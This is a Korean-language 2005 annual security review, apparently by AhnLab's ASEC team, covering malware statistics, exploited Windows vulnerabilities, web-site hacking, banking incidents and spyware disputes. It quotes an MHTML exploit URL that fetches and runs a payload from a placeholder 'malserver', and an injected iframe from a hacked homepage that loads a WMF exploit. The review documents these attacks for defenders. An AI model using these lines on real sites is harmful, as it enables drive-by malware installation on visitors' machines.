2005년에 등장한 악성코드는 최소 3만개 이상이며, 스파이웨어로 분류될 수 있는 애드웨어 등을 포함할 경우 4만개 이상 될 것으로 추정된다. 이는 전세계적으로 하루에 100개 이상의 새로운 악성코드가 보고되고 있음을 뜻한다.

와일드리스트에 따르면² 2개 이상의 지역에서 활동이 보고된 악성코드는 대략 600개에서 700개 정도이며, 1개 지역에서만 보고된 악성코드는 3,000개에서 4,000 정도로, 이는 2004년과 비교해 2, 3배 이상 증가한 수치이다. 와일드리스트는 한 달 동안 지속적으로 보고된 악성코드가 집계되므로, 짧은 시간에 잠깐 확산되고 사라져 집계되지 않은 악성코드 수는 더 많을 것으로 보인다. 1개 지역에서 보고된 악성코드의 수가 크게 증가한 것은 상대적으로 국지성을 띤 악성 아이알씨봇, 트로이목마, 스파이웨어의 수가 폭발적으로 증가했기 때문으로 보인다. 자체 전파 능력이 없는 트로이목마는 전파 경로가 사람이 직접 개입되는 메일이나 메신저 전송, 다운로드, 웹사이트 방문 등으로 지역적 특성을 가질 수 밖에 없다.

백신 업체의 2005년 통계를 보면 1년 동안 지속적으로 보고된 악성코드는 주로 메일로 전파되는 악성코드이다. 영국의 소포스(Sophos)에 따르면³ 2005년에 많은 피해를 입힌 악성코드 1위는 자피 웜 변형이다. 자피 웜 변형은 헝가리에서 만들어졌으며 주로 유럽 지역에서 널리 보고되었다. 소버 웜 변형들은 3위와 4위를 차지하고 있다. 소버 웜 변형은 11월에 발견되었음에도 높은 순위를 차지한 것으로 보아 짧은 시간에 확산이 많이 되었음을 알 수 있다. 11월에 등장한 소버 웜 변형은 기존 변형과 달리 한글 윈도우 환경에서도 동작해 국내에서도 보고가 많았다. 슬로바키아의 에셋(Eset)의 메일에 대한 악성코드 1년 통계에 따르면⁴ 피해가 가장 많았던 것은 피싱 메일이다. 그러나 피싱 메일은 악성코드와는 성격이 다소 다르므로 2위인 소버 웜 변형이 실제 1위라고 볼 수 있다. 다른 유럽 업체들과 유사하게 넷스카이 웜, 자피 웜이 순위를 차지하고 있다.

2005년의 악성코드 통계를 보면 지역별 차이가 있지만 소버 웜 변형, 넷스카이 웜 변형이 전 세계적으로 많이 보고되었다. 마이톱 웜 변형들 역시 상위 순위에 있지만 많은 변형이 출몰해 대부분 짧은 시간에 퍼지고 소멸된 것으로 보인다. 자피 웜 변형의 경우 유럽지역에서 1,2위를 다투지만 아시아 지역에서는 순위권 밖에 있다. **ASEC**

² <http://www.wildlist.org>

³ <http://www.sophos.com/pressoffice/news/articles/2005/12/toptensummary05.html>


⁴ http://www.virus-radar.com/stat_01_current/index_c12m_enu.html

IV. 2005년 시큐리티 동향


작성자: 김지훈 주임연구원 (smallj@ahnlab.com)

마이크로소프트 보안패치 발표 동향

마이크로소프트사(이하 MS)는 2005년 한 해 동안 긴급 29건, 중요 18건, 보통 8건 등 총 55건의 보안 패치를 발표하였다. 2005년은 2004년과 다름 없이 MS 윈도우 취약점의 악성코드 이용도가 높았던 한 해였다. 트로이목마 유포를 위해 중국 발 웹 해킹에 이용된 MS04-013과 MS05-001 취약점, MS05-039 PnP 취약점을 이용하는 조톱 웜(Win32/Zotob.worm)과 악성 아이알씨봇 웜, 그리고 악의적으로 조작된 이미지 파일을 핸들링하는 과정의 취약점을 이용하는 MS05-002, MS05-009, MS05-053 등이 악성코드에서 이용되었다. 하지만, 2004년 출현한 새서 웜(Win32/Sasser.worm)과 같이 윈도우 취약점을 이용해 전세계적인 대규모 피해를 가져온 악성코드는 2005년에는 출현하지 않았다.



[그림1] 2005년 발표된 MS 보안패치 위험등급 분포 현황



[그림2] 2005년 발표된 MS 보안패치 월별 분포 현황

2005년에 악성코드에서 사용된 윈도우 주요 취약점을 나열해 보면 다음과 같다.

● MHTML URL 처리 취약점 (MS04-013)

중국 발 웹해킹에서 사용하는 가장 일반적인 형태로, 아래와 같은 공격코드를 이용하여 특정 웹사이트로부터 악의적인 CHM 파일을 다운로드 한 후, 그 안에 포함된 악성코드를 실행하게 된다.

```
mk:@MSITStore:mhtml:c:\.mht!http://malserver/malware.chm::%23.exe
```

● HTML 도움말의 취약점 (MS05-001)

HTML 도움말 ActiveX 컨트롤에 정보 공개나 원격 코드 실행을 허용하는 도메인 간 취약점을 이용한다. 이 취약점을 이용하여 악의적인 웹 사이트 운영자가 방문자의 로컬 시스템 내의 악의적인 파일을 실행하게 된다. 실제 공격코드에서는 Cross-Site Scripting (XSS) 공격을 통해 원격 서버로부터 악성코드를 다운로드 한 후 실행하게 된다.

● 커서 및 아이콘 형식 처리의 취약점 (MS05-002)

USER32.dll 라이브러리가 악의적인 ANI 커서파일을 핸들링 하는 과정에서 변수 길이를 제대로 체크하지 않아 발생한다. 일반적으로 36바이트 길이의 AnimationHeaderBlock 필드길이를 복사하는 과정에서 변수를 체크하지 않아 취약점이 존재하는 것으로, 실제 공격코드에서는 특정 웹서버에서 악성코드를 다운로드 한 후 WinExec 명령어를 통해 셸코드가 실행되게 된다.

● PNG 처리 취약점 (MS05-009)

PNG 파일 포맷 취약점은 IHDR, tRNS chunk를 임의로 조작하여 이용하는 것이다. IHDR chunk는 color type 을 가지고 있는데, 이 취약점 이용을 위해서 color type의 값을 0x03으로 설정한 후 tRNS chunk의 데이터길이를 256 이상으로 하여 버퍼 오버플로우를 일으키게 된다.

● 플러그 앤 플레이의 취약점 (MS05-039)

플러그 앤 플레이(PnP)서비스의 검사되지 않은 버퍼로 인하여 취약점이 존재한다. 공개된 공격코드는 TCP 445번으로 접속하여 SMB 세션을 맺고 조작된 악의적인 패킷을 보내 임의의 명령어를 실행한다. 이때 사용하는 UUID(Universal Unique Identifiers) 값은 다음과 같다.

```
PnP UUID: 8d9f4e40-a03d-11ce-8f69-08003e30051b
```


접속에 성공하게 되면 원격에서 명령어 실행창을 띄울 수가 있다.

● 그래픽 렌더링 엔진의 취약점 (MS05-053)

이 취약점은 WMF, EMF 이미지 형식의 파일이 렌더링 될 때 발생할 수 있는 것으로 악의적인 웹사이트 방문을 유도하거나, 특수하게 조작된 이미지를 첨부하여 메일을 발송하는 등 다양한 형태로 사용자에게 접근을 유도하여 공격에 이용할 수 있다. MS05-053의 보안패치에는 3가지의 취약점이 존재하며 그래픽 렌더링 엔진과 WMF 파일에는 원격코드의 실행이 가능하며 EMF 파일은 DoS 상태 유발만 가능하다.

취약점 공격 대상의 다양화


공격자가 보안에 취약한 공격 대상을 찾는 중요한 이유가 무엇인가. 자기과시 등을 목적으로 했던 과거 양상과는 달리 금전적 이익을 노리는 목적이 일반적인 대세이다. 공격자는 목적 달성을 위해 다수의 시스템(일명 좀비)을 손쉽게 확보하고 조정할 수 있는 공격 방법이 필요하다. 최근 들어 윈도우 시스템의 보안 강도가 점차 강화되면서, 윈도우 취약점을 이용한 공격이 성공한다 할지라도 파급력이 미미한 편이기 때문에, 공격자의 욕구를 충족시키기에는 부족함이 많을 수 밖에 없다. 이러한 이유로 인해 공격자의 시선이 운영체제로부터 응용 프로그램의 취약점으로 자연스럽게 이동되고 있다.



[그림3] CERT에 보고된 2005년도 OS 플랫폼별 소프트웨어 취약점 현황

공격자가 다수의 피해 시스템을 확보하기 위해 공격 대상을 물색하는 데 중요한 조건 중 하나가 바로 대중성이다. 우리 인터넷 환경 하에서 대다수의 컴퓨터에 설치되어 있고, 가장 빈번하게 활용되는 인터넷 응용 프로그램들의 취약점들이 공격 대상으로 활용되고 있다.

[그림4]는 보안 전문 업체인 시큐니아(Secunia)가 발표한 2003년에서 2005년도까지의 브라우저 취약점 현황이다.



[그림4] 시큐니아에서 발표한 연도별 브라우저 취약점 현황

2004년까지는 웹브라우저의 활용이 인터넷 익스플로러(이하 IE)에 상당히 의존적이었으나, 2005년부터 모질라 재단의 파이어폭스가 세계적으로 10% 이상의 점유율을 유지할 정도로 성장하였다. [그림4]에서 보면 2005년에는 파이어폭스, 오페라 등 오픈 소스 브라우저의 사용자층이 확대되면서 이들 프로그램에 대한 보안 취약점 노출도 함께 증가하고 있음을 확인할 수 있다. 2006년에는 MS의 IE 7, 모질라 재단의 파이어폭스 2.0이 공식 출시됨에 따라 안전한 브라우저 시장의 향방에 귀추가 주목되고 있다.

또한, 보안/백업 솔루션, 범용 메신저 프로그램 등에 대한 취약점도 다수 보고되었다. 이 프로그램들은 기업 자산의 보호와 비즈니스 연속성, 기업 내 원활한 커뮤니케이션 지원을 위해 반드시 필요한 응용 프로그램들이다. 따라서, 해당 제품에 대한 취약점으로 인해 오히려 기업내 위협요소로 돌변하는 일이 없도록 제품 취약점 발표 시 신속한 보안 업데이트 프로세스를 마련해야 한다.

웹서버 해킹 사고의 급증

2005년 주요 홈페이지 해킹 사고는 크게 2가지 측면에서 요약해 볼 수 있다. 첫째로는 금전적인 이득을 목적으로 하는 중국 발 웹해킹, 온라인 개인정보 유출, 피싱 경유지 이용 등을 꼽을 수 있으며, 둘째로는 자기과시적, 민족주의적 성향이 표출된 홈페이지 변조 사건 등이 이에 해당될 수 있다. 웹서비스 보호를 위해 1차적인 경계 보안 역할을 수행하는 기존의 네트워크 방화벽 이외에도 웹 방화벽 등의 웹 어플리케이션 보안 제품 도입, 보안업체의 정기적인 보안 취약점 점검 서비스 등을 통해 지속적으로 웹 서비스 보안 유지를 위해 노력해야 할 것이다.¹

디지털 사회로의 진입과 역기능에 대한 대처

인터넷 이용의 확산으로 수많은 정보들이 데이터베이스화 되어 인터넷 상에 저장되어 있다. 이러한 정보 중 일부가 악의적인 목적의 공격자로 인해 혹은 보안 인식이 결여된 관리자의 관리 소홀을 틈타 무분별하게 유출되는 사건을 보도 매체를 통해 접할 수 있었다.

2005년에는 연예인 X 파일 유출, 신용카드 및 인터넷 포털 사이트의 회원 정보 유출, 학원 내 수험생 정보 유출, 그리고 위변조 가능성으로 인해 전자정부의 민원서류 발급이 일시 중단되었던 사건이 발생했었다.

모든 이용자에게 신뢰받는 안전한 디지털 사회로의 진입을 위해서는 정보화 사회의 역기능-정보시스템 해킹, 정보 유출, 개인 사생활 침해, 청소년 음란 등-에 대한 예방과 대책이 함께 마련되어야 할 것이다. **ASEC**

1 웹서버 해킹 사고에 대한 자세한

내용은 본 문서의 'VI. 2005년 Key Issue-1

홈페이지 변조를 통한 악성코드 유포'에서 자세하게 다루기로 한다.

V. AhnLab이 바라본 2005년 보안사고

작성자: 차민석 주임연구원(jackycha@ahnlab.com)

과거 악성코드 제작이나 해킹은 자신의 실력을 과시하려는 사람들에 의해 이뤄졌다. 하지만, 2004년부터 금전적 이득을 위해 악성코드를 제작하거나 해킹을 시도하는 경향이 나타났고 2005년 보안 사고의 동기는 '돈'임이 뚜렷해졌다. 2005년 국내외 발생한 주요 보안사고를 정리해보자.

1. 한국의 보안사고

홈페이지 변조를 통한 트로이목마 유포

2005년 6월부터 국내 웹 사이트가 해킹되고 메인 페이지가 변조되어 트로이목마가 배포되는 사건이 잦아졌다. 보안에 상대적으로 취약한 중소 사이트뿐 아니라 대형 쇼핑몰, 언론사, 포털 등 많은 웹사이트가 표적이 되었다.

국내에 해킹이 본격적으로 시작되기 전인 5월 말 일본의 유명 가격 비교 사이트가 해킹되는 사건이 발생했는데, 일본의 해당 사이트는 방어대책이 완료되는 약 일주일간 사이트를 폐쇄하고 운영을 중지한다는 기자 회견을 했다. 그에 비해 해킹 당한 국내 사이트의 대부분은 근본적인 해결보다는 사실을 숨기거나 해킹되면 다시 복구하고 또다시 해킹 당하는 악순환을 반복하는 사이트가 많았다.

홈페이지를 변조하여 트로이목마를 유포하는 전통적인 수법은 홈페이지를 해킹하여 메인 페이지에 iframe 태그를 이용해 트로이목마가 자동 설치되는 주소로 접속하게 하고, 접속하는 사용자의 시스템이 보안패치가 되지 않아 취약점을 가진 경우 사용자 컴퓨터에 트로이목마가 설치되는 방법이다. 이렇게 유포된 트로이목마는 대부분 특정 온라인 게임의 아이디와 비밀번호를 알아내 특정 주소로 메일을 발생하는 형태이며, 이외에도 국내 주요 사이트의 아이디와 비밀번호를 훔쳐가는 형태도 존재하였다. 이렇게 수집된 정보의 수신인은 대부분 중국 계정이어서 홈페이지 변조를 통한 트로이목마 유포가 중국 해커들의 소행으로 의심되었었다. 그런데, 이를 반증하듯 7월에는 중국해커들과 연결하여 사용자들로부터 훔친 게임아이템과 사이버 머니를 국내에 되팔아 2억대의 부당이득을 챙긴 범죄조직이 검거되기도 하였다.¹ 하지만, 이들의 검거 이후에도 해킹은 줄어들지 않고 있어 유사 조직은 더 많은 것으로 추정되며, 이런 상황이 지속될 경우 우리나라 온라인 게임에 대한 불신으로 이어져 온라인 게임 산업에도 영향을 줄 수 있을 것으로 보인다.

인터넷 뱅킹 보안문제

국내 은행권에 인터넷 뱅킹이 도입된 것은 외환위기 이후이며 이후 급격한 이용자 증가로 국내 인터넷 뱅킹 이용자는 2,427 만 명에 달한다고 한다. 인터넷 뱅킹 이용자의 증가와 함께 인터넷 뱅킹을 이용한 금융 사고도 2005년에는 몇 차례 발생했다.

6월 초에는 시중에서 쉽게 구할 수 있는 백도어를 이용해 인터넷 뱅킹에서 돈을 인출한 사건이 있었다.² 인터넷 뱅킹도 안심할 수 없다는 점에서 충격이 컸지만 해킹 혐의자는 해킹 전문가도 아니며 사용된 백도어도 기존 백신에서 진단되는 프로그램으로,

1 머니투데이, 악성코드로 게임아이템 빼낸 韓中 해커단 '덜미'
<http://www.moneytoday.co.kr/view/mtview.php?type=1&no=2005070814171135475>

2 연합뉴스, 은행 인터넷 뱅킹 첫 해킹 당해 거액 빠져나가
http://news.naver.com/news/read.php?mode=LOD&office_id=001&article_id=0001019113§ion_id=001&menu_id=001

피해자가 평소 백신과 은행에서 제공하는 보안 프로그램만 사용했어도 피해를 막을 수 있었다는 점에서 사용자들의 보안의식의 현주소를 볼 수 있었던 사건이었다. 이후 방송을 통해 인터넷 뱅킹이 키로거 프로그램에 취약하다는 내용이 언론에 알려지고 국내 모 은행과 유사하게 꾸민 가짜 사이트를 통해 백도어 프로그램을 배포한 사건이 발생하면서 인터넷 뱅킹의 안전성에 의문이 증가되었다. 하지만, 아무리 견고한 보안도 운영하는 사람의 부주의로 뚫릴 수 있으며 보안이 강화되면 이용자들의 불편이 커지므로, 서비스 제공자인 은행은 사용자의 불편함과 보안이라는 두 마리 토끼를 잡아야 하는 숙제를 가지고 있다.

815 중국 해커 공격설

일본 고이즈미 총리의 야스쿠니 신사 참배와 역사 왜곡 논란 교과서 문제로 반일 감정이 어느 때 보다 높은 2005년 8월 15일이었다. 8월 15일 중국 해커들이 일본 사이트 총 공격을 예고하고 중간 경유지로 우리나라의 시스템이 거점으로 이용될지 모른다는 우려가 생겼다. 중국 해커 일본 공격설에 보안업체와 정부는 긴장했지만 다행히 아무일 없이 끝났다. 하지만, 일부 언론에서는 지나치게 과장되거나 사이버 전쟁과 같은 지나치게 자극적인 용어를 사용하기도 했다.

인터넷 공문서 위 변조 위험 논란

2005년 국경감사에서 인터넷에서 발급되는 각종 민원서류가 쉽게 위변조 될 수 있다는 사실이 확인되면서 2005년 9월 28일부터 인터넷 민원 증명 발급 서비스를 중단하였다. 하지만, 인터넷 민원서류의 위변조 행위는 인터넷 민원증명발급 시스템의 문제라기 보다 진위여부 확인 절차상의 문제가 더 문제였던 것으로, 인터넷 민원서류에는 이미 위변조를 식별할 수 있는 각종 보안장치들이 마련되어 있었다.³ 결국 이 사건 역시 보안시스템과 함께 이를 운영하는 사람의 철저한 보안의식이 중요함을 일깨워준 사례이다.⁴

스파이웨어 분류 제정

2004년부터 스파이웨어가 유행하면서 무엇이 스파이웨어인가에 대한 논란도 증가했다. 사실 업체마다 다른 스파이웨어 기준으로 다른 안티 스파이웨어 제품을 진단하는 상황도 발생하면서 스파이웨어 기준에 대해 안티 스파이웨어 제작 업체와 스파이웨어로 분류된 업체간에 논쟁이 가열되기도 하였다. 이에 정통부에서 스파이웨어 기준을 발표했으며⁵ 해외에서도 Anti-Spyware Coalition을 통해 스파이웨어 정의가 만들어졌다.⁶ 하지만, 스파이웨어의 범위가 넓어지고 있으며 이들 분류에 해당되지 않는 프로그램에 대한 스파이웨어 여부 논쟁은 앞으로도 계속될 것으로 예상된다. 스파이웨어는 프로그램의 행동만큼 어떻게 설치되었으며 사용자가 인지할 수 있는냐가 중요한 판단의 요인이기 때문이다.

³ 머니투데이, 인터넷 민원서류, 허술한 유통구조가 더 문제
<http://www.moneytoday.co.kr/view/mtview.php?type=1&no=2005092816534687744>

⁴ 연합뉴스, 국세청 인터넷 민원증명 발급서비스 재개
http://news.naver.com/news/read.php?mode=LSD&office_id=098&article_id=0000087692§ion_id=117&menu_id=117

⁵ inews24, 스파이웨어 기준 및 피해방지요령
http://www.inews24.com/php/news_view.php?g_serial=167564&g_menu=020100

⁶ Anti-Spyware Coalition, Anti-Spyware Coalition Definitions and Supporting Documents
<http://www.antispywarecoalition.org/documents/definitions.htm>

2. 세계의 보안사고

애드웨어와 악성코드의 결합

애드웨어 제작으로 큰 돈을 번 기업이 나타나면서 애드웨어 제작 사업은 꽤 많은 사업으로 인식되었다. 하지만, 애드웨어 업체 입장에서는 애드웨어를 퇴치하는 안티 스파이웨어 업체와 끝없는 숨바꼭질을 해야 했다. 상당수 안티 스파이웨어 제품이 파일이름으로 검사하는 방식을 많이 사용하므로 파일 이름을 임의로 변경해 진단을 어렵게 하고 다른 파일을 감염시키는 바이러스 형태의 애드웨어도 제작했다.⁷ 애드웨어 제작 업체는 더 많은 수익을 위해 협력 업체를 고용하여 애드웨어를 배포하기 시작했다. 애드웨어 배포 수에 따라 배당을 받는 형태로 운영되면서 악성코드 제작자들이 웜을 제작해 애드웨어를 퍼뜨리는 일이 잦아졌다. 가장 대표적인 예가 2005년 초에 국내에 널리 퍼진 브로피아 웜(Win32/Bropia.worm)과 켈비르 웜(Win32/Kelvir.worm)이다. 2004년부터 큰 문제가 된 악성 아이알씨봇류도 과거 특정 사이트 공격에서 사용자 모르게 애드웨어를 배포하는 형태가 잦아졌다. 이들 웜 제작자는 애드웨어 제작 업체이거나 애드웨어 배포를 맡은 배포자로 보이며, 악성코드 제작자와 애드웨어 업체간의 검은 거래는 앞으로도 계속 될 것으로 보인다.

가짜 안티 스파이웨어 기승

애드웨어로 대표되는 스파이웨어가 기승을 부리면서 안티 스파이웨어 제품이 대거 등장했다. 이들 중 몇 제품은 레지스트리 찌꺼기, 쿠키, 위험도가 낮은 링크 파일을 진단해 사용자에게 진단 수를 부풀린다는 비판을 받고 있다. 뿐만 아니라 배포 방식에서도 기존의 스파이웨어 업체와 유사한 방식으로 사용자 몰래 배포하여 과금을 요구해 안티 스파이웨어가 스파이웨어라는 사용자의 불만이 증가하고 있다. 이렇듯 가짜 안티 스파이웨어 제품이 기승을 부리고 있으므로 사용자는 신뢰할 수 있는 회사의 제품을 사용해야 할 것이다.

백신 엔진 사고

백신의 오동작과 오진은 정상 파일 삭제나 시스템 충돌 등 치명적인 문제를 일으키기도 한다. 따라서, 모든 백신 업체는 제품과 바이러스 시그니처에 대한 테스트에 만전을 기하고 있지만, 백신 제품은 다른 소프트웨어보다 잦은 업데이트와 신속성이 중요하므로 철저한 검증이 이뤄지지 못한 엔진에서 문제가 발생하는 경우도 있다. 2005년에는 한 백신 업체에서 제공한 잘못된 엔진으로 고객사의 시스템을 정지시키는 등 큰 피해를 입혀, 해당 백신 업체 경영진이 이 제품의 사용이 많은 나라에 직접 방문해 사과까지 하는 사건이 발생했었다. 뿐만 아니라 국내의 한 백신제품도 정상 문서 파일을 파괴하는 문제가 발생하기도 했다.

산업스파이가 백도어 이용해 정보 유출

이스라엘에서 주요 기업 고위 경영자들의 컴퓨터에 트로이목마를 보낸 산업스파이 행위가 적발되었다. 과거 산업스파이는 해당 업체에 몰래 침투해 회사 기밀을 빼내는 형태가 일반적이었지만 주요 자료가 컴퓨터에 보관되는 현재 이제 산업스파이도 해킹이나 백도어를 통해 원격지에서 은밀히 회사 주요 기밀을 유출 될 수 있다는 점에서 보안의 중요성을 일깨워준 사건으로 보인다.

⁷ AhnLab, Dropper/Bube.8200
http://info.ahnlab.com/smart2u/virus_detail_2088.html

법정 다툼에 오른 스파이웨어 논쟁

악성코드 제작은 불법이며 대부분 개인에 의해 이뤄지므로 백신 업체에 소송을 거는 경우는 없다. 하지만, 스파이웨어는 대부분 소프트웨어 업체에서 만들어지며 해당 업체의 제품을 스파이웨어로 진단할 경우 법정 다툼까지 가는 경우도 있다.

한국에서 안철수연구소는 스파이웨어 증상을 가진 모 한글키워드 서비스 업체의 특정 모듈을 진단했고 이에 해당 업체는 소송을 걸어 현재 재판 중이고, 영국 회사인 레트로코더(RetroCoder)는 썬벨트 소프트웨어(Sunbelt Software)측에 법적 소송을 걸겠다고 위협하고 있다.⁸ 미국의 시만텍 측은 뉴욕의 한 인터넷 회사가 제공하고 있는 툴바와 애드웨어 공방을 벌이고 있다.

현재도 많은 안티 스파이웨어 업체는 자신들을 스파이웨어로 분류한 업체들로부터 이의 제기를 받고 있으며 일부는 법적 공방까지 가고 있다. 현재 스파이웨어 정의가 마련되었지만 적용을 두고 안티 스파이웨어 업체와 스파이웨어 제작 혐의를 받고 있는 업체간 법정 다툼은 찾아질 것으로 보인다.

Sony DRM 스파이웨어 논쟁

소니 BMG가 불법복제를 방지하기 위해 일부 음반 CD에 채택한 DRM 관련 프로그램이 스파이웨어 논쟁에 휩싸인 일이 발생했다. 이 DRM 프로그램은 사용자와 시스템으로부터 자신을 숨기는 루트킷(Rootkit) 기능을 채택하고 프로그램 동작이 투명하지 못해 스파이웨어 논란에 휩싸인 것이다. 특히 응용 프로그램이 자신의 존재를 숨기는 것뿐 아니라 이 음악 CD를 구입한 소비자조차 해당 프로그램이 자신의 시스템에서 수행되고 있다는 것을 모르도록 숨기고 있어 문제가 되었다. 또한 은폐되는 파일이나 정보 등을 다른 악성코드가 역이용하여 자신의 존재를 쉽게 숨길 수도 있다. 브레프리봇 트로이목마(Win-Trojan/Breplibot)⁹라고 명명된 악성코드가 그 좋은 예이다.

소니 BMG의 스파이웨어 논쟁은 프로그램 행동의 부적절성과 함께 사용자에게 프로그램의 동작을 충분히 인지시키지 못하기 때문에 스파이웨어로 분류되는데 있다. 이에 따라 앞으로도 사용자 모르게 은밀하게 동작하는 보안 프로그램에 대한 스파이웨어 논쟁은 계속 될 것으로 보인다.

마이크로소프트사 바이러스 백신 시장 진출 본격화

2005년 초 마이크로소프트사는 서버용 바이러스 백신 소프트웨어 제조업체인 사이바리(Sybari)를 인수했다. 이미 2003년 루마니아의 백신 업체인 GeCAD사를 인수했으며 2004년 12월에는 스파이웨어 제거 프로그램 업체인 자이언트 소프트웨어(Giant Software)도 인수했다.¹⁰ 이로써 마이크로소프트사는 클라이언트용 안티 바이러스 제품과 안티 스파이웨어 제품 그리고 서버용 안티 바이러스 제품을 보유하게 되었다. 2005년말에는 2006년부터 온라인상에서 무료로 악성코드를 진단, 치료해주는 무상 보안서비스를 제공할겠다는 전략을 발표했다. 향후 마이크로소프트사는 바이러스 백신 시장뿐 아니라 더 다양한 보안 영역으로 진출할 것으로 예상되며 기존 보안업계 입장에서는 잠재 위협요소로 작용할 것으로 보인다.

100개가 넘는 모바일 악성코드 등장


최초 모바일 악성코드가 등장한 이후 2005년 11월까지 100개가 넘는 모바일 악성코드가 등장했다. 현재 대부분 심비안 OS를 이용하는 일부 휴대폰에서만 동작하지만 휴

8 ZDNet Korea, 스파이웨어 vs 보안 업체 누구 손을 들어주나?
<http://www.zdnet.co.kr/news/network/security/0,39031117,39141281,00.htm>

9 AhnLab, Win-Trojan/Breplibot
http://info.ahnlab.com/smart2u/virus_detail_2948.html

10 KOTRA, MS사 바이러스 백신시장 진출 본격화
http://www.kotra.or.kr/main/trade/cmdt/view_n.jsp?lsmcd=0030001&inpt_no=1187623

대폰 기능이 강력해지면서 더욱 다양한 악성코드가 등장할 것으로 보인다. 특히 과거 모바일 악성코드는 블루투스(Bluetooth)를 통해 근거리의 사용자에게만 전파되었지만 MMS나 메모리 카드 등을 통해 전파되는 악성코드도 등장하고 있다. 아직 모바일 악성코드는 심각하지 않지만 점점 문제가 커지고 있다. 이외 휴대 게임기용 악성코드도 2005년에 등장했다.



[그림1] 모바일 악성코드의 증가 추이(출처: F-Secure)

WMF 취약점

2005년 12월 말 WMF 파일(윈도우 메타파일, Windows Metafile)을 조작해 사용자의 시스템에서 사용자 모르게 명령을 내릴 수 있는 취약점이 발견되었다. 익스플로잇-WMF 트로이목마(Win-Trojan/Exploit-WMF)¹¹로 명명된 이 트로이목마들은 이 글을 작성하는 현재까지 마이크로소프트사에서 보안 패치가 제공되지 않아 제로데이 공격(Zeroday attack)으로 분류할 수 있다. 특히 최초 발견 이후 일주일 동안 70여 개 이상의 취약점을 이용한 WMF 파일이 발견되고 있으며 국내에서 홈페이지 해킹 후 조작된 WMF 파일을 숨겨둔 사이트도 발견되었다.

```
</tr>
</table>
<!------- COPYRIGHT END ----->
<!------- exTABLE END ----->

</form>
<iframe src= ./i11.wmf name=counter></iframe>
</body>
</html>
```

[그림2] WMF 파일 다운로드를 유도하도록 해킹된 홈페이지 소스

¹¹ AhnLab, Win-Trojan/Exploit-WMF
http://info.ahnlab.com/smart2u/virus_detail_3231.html

3. 2006년 보안사고 전망

